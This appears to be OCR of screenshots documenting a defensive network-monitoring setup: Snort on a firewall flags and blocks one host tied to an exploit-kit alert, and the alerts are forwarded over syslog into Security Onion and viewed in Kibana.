
Services Status

	Service	Description	Action
✓	dpinger	Gateway Monitoring Daemon	↻ ◉
✓	ntpd	NTP clock sync	↻ ◉
✓	snort	Snort IDS/IPS Daemon	↻ ◉
✓	syslogd	System Logger Daemon	↻ ◉
✓	unbound	DNS Resolver	↻ ◉




Snort Alerts

Interface/Time	Src/Dst Address	Description



```
#c3284d# /*c3284d*/ Test /*/c3284d*/ #/c3284d#
```



Alert Log View Settings

Interface to Inspect: WAN (em0) — Choose interface..

□ Auto-refresh view


250 — Alert lines to display.

Alert Log Actions

Alert Log View Filter

1 Entries in Active Log

Date	Action	Pri	Proto	Class	Source IP	SPort	Destination IP	DPort	GID:SID	Description
2020-12-20 13:48:24	⚠	3	TCP	Misc activity	104.31.77.72	80	172.25.20.190	28633	1:24899	MALWARE-OTHER Compromised Website response - leads to Exploit Kit



Blocked Hosts and Log View Settings


Blocked Hosts: All blocked hosts will be saved — All blocked hosts will be removed

Refresh and Log View: Save auto-refresh and view settings — ☑ Refresh Default is ON — 500 Number of blocked entries to view. Default is 500


Last 500 Hosts Blocked by Snort (only applicable to Legacy Blocking Mode interfaces)

#	IP	Alert Descriptions and Event Times	Remove
1	104.31.77.72	MALWARE-OTHER Compromised Website response - leads to Exploit Kit – 2020-12-20 13:48:24	✖

1 host IP address is currently being blocked Snort on Legacy Blocking Mode interfaces.



@timestamp	Dec 20, 2020 @ 21:30:40.242
@version	1
destination_ip	172.25.100.250
destination_ips	172.25.100.250
destination_port	514
event_type	bro_syslog
facility	AUTH
host	gateway
ips	172.25.100.1, 172.25.100.250
logstash_time	0.001
message	Dec 20 14:30:40 snort[23491]: [1:24899:4] MALWARE-OTHER Compromised Website
port	33976
protocol	udp
severity	ALERT
source_ip	172.25.100.1
source_ips	172.25.100.1
source_port	514
syslog-facility	user
syslog-file_name	/nsm/bro/logs/current/syslog.log
syslog-host	secOnion-002
syslog-host_from	seconion-002
syslog-priority	notice
syslog-sourceip	127.0.0.1
syslog-tags	.source.s_bro_syslog
tags	syslogng, bro, internal_destination, internal_source




Add new server

Server name * SecurityOnion

Type * Syslog

Description




Connectivity options

Transport protocol * UDP

Remote host * 172.25.100.240

Remote port * 514



☑ Send message header

Message header options

Facility * AUDIT


Severity * WARNING

Host name SilentDefense-001

Application name AlertLogs

Process ID

Message ID




message: NetworkLogs


31 hits

Jan 2, 2021 @ 15:45:00.505 - Jan 2, 2021 @ 16:00:00.505

```
Time                        _source
Jan 2, 2021 @ 15:59:10.963  message: <111>1 2021-01-02T15:59:10.963-07:00 SilentDefense-001 NetworkLogs - - - agent.hostname: so-filebeat agent.name: IND-SecurityOnionv2
                            agent.id: 82b086d9-02ad-4604-b32c-576b6c7a782d agent.ephemeral_id: 20410bbf-9c6b-4e30-bdba-1fc1dfa82347 agent.type: filebeat agent.version: 7.9.3
                            log.source.address: 172.25.100.240:48010 ingest.timestamp: 2021-01-02T22:59:10.963Z @timestamp: Jan 2, 2021 @ 15:59:10.963 ecs.version: 1.5.0
                            host.name: IND-SecurityOnionv2 event.module: syslog event.dataset: syslog _id: fXJTxXYBxezyxFM0iLh0 _type: _doc _index: IND-SecurityOnionv2:so-syslog-
                            2021.01.02 _score: - Push to TheHive: Click to create a case in TheHive
Jan 2, 2021 @ 15:59:10.186  message: <111>1 2021-01-02T15:59:10.185-07:00 SilentDefense-001 NetworkLogs - - - agent.hostname: so-filebeat agent.name: IND-SecurityOnionv2
                            agent.id: 82b086d9-02ad-4604-b32c-576b6c7a782d agent.ephemeral_id: 20410bbf-9c6b-4e30-bdba-1fc1dfa82347 agent.type: filebeat agent.version: 7.9.3
                            log.source.address: 172.25.100.240:48010 ingest.timestamp: 2021-01-02T22:59:10.186Z @timestamp: Jan 2, 2021 @ 15:59:10.186 ecs.version: 1.5.0
                            host.name: IND-SecurityOnionv2 event.module: syslog event.dataset: syslog _id: XXJTxXYBxezyxFM0hbWy _type: _doc _index: IND-SecurityOnionv2:so-syslog-
                            2021.01.02 _score: - Push to TheHive: Click to create a case in TheHive
Jan 2, 2021 @ 15:58:47.738  message: <111>1 2021-01-02T15:58:47.716-07:00 SilentDefense-001 NetworkLogs - - - agent.hostname: so-filebeat agent.name: IND-SecurityOnionv2
                            agent.id: 82b086d9-02ad-4604-b32c-576b6c7a782d agent.type: filebeat agent.ephemeral_id: 20410bbf-9c6b-4e30-bdba-1fc1dfa82347 agent.version: 7.9.3
                            log.source.address: 172.25.100.240:48010 ingest.timestamp: 2021-01-02T22:58:47.738Z @timestamp: Jan 2, 2021 @ 15:58:47.738 ecs.version: 1.5.0
                            host.name: IND-SecurityOnionv2 event.module: syslog event.dataset: syslog _id: WHJTxXYBxezyxFM0MGbe _type: _doc _index: IND-SecurityOnionv2:so-syslog-
                            2021.01.02 _score: - Push to TheHive: Click to create a case in TheHive
Jan 2, 2021 @ 15:58:47.738  message: <111>1 2021-01-02T15:58:47.719-07:00 SilentDefense-001 NetworkLogs - - - agent.hostname: so-filebeat agent.name: IND-SecurityOnionv2
                            agent.id: 82b086d9-02ad-4604-b32c-576b6c7a782d agent.type: filebeat agent.ephemeral_id: 20410bbf-9c6b-4e30-bdba-1fc1dfa82347 agent.version: 7.9.3
                            log.source.address: 172.25.100.240:48010 ingest.timestamp: 2021-01-02T22:58:47.738Z @timestamp: Jan 2, 2021 @ 15:58:47.738 ecs.version: 1.5.0
                            host.name: IND-SecurityOnionv2 event.module: syslog event.dataset: syslog _id: W3JTxXYBxezyxFM0MGbe _type: _doc _index: IND-SecurityOnionv2:so-syslog-
                            2021.01.02 _score: - Push to TheHive: Click to create a case in TheHive
```



```
[root@IND-SecurityOnionv2 ingest]# ls
beats.common          suricata.flow      suricata.tls     zeek.ftp         zeek.sip
common                suricata.ftp       syslog           zeek.http        zeek.smb_files
common.nids           suricata.ftp_data  sysmon           zeek.intel       zeek.smb_mapping
filterlog             suricata.http      win.eventlogs    zeek.irc         zeek.smtp
import.wel            suricata.ikev2     zeek.common      zeek.kerberos    zeek.snmp
osquery.query_result  suricata.krb5      zeek.common_ssl  zeek.modbus      zeek.socks
ossec                 suricata.nfs       zeek.conn        zeek.mysql       zeek.software
strelka.file          suricata.rdp       zeek.dce_rpc     zeek.notice      zeek.ssh
suricata.alert        suricata.sip       zeek.dhcp        zeek.ntlm        zeek.ssl
suricata.common       suricata.smb       zeek.dnp3        zeek.pe          zeek.syslog
suricata.dhcp         suricata.smtp      zeek.dns         zeek.radius      zeek.tunnel
suricata.dnp3         suricata.snmp      zeek.dns.tld     zeek.rdp         zeek.tunnels
suricata.dns          suricata.ssh       zeek.dpd         zeek.rfb         zeek.weird
suricata.fileinfo     suricata.tftp      zeek.files       zeek.signatures  zeek.x509
```



Overview

Getting Started

New to Security Onion 2? Check out upper-right menu. Also, watch our

If you're ready to dive-in, take a look hunt for evil that the alerts might have

What's New

The release notes have moved to the of Security Onion!

Customize This Space

Make this area your own by customi Visit markdownguide.org to learn

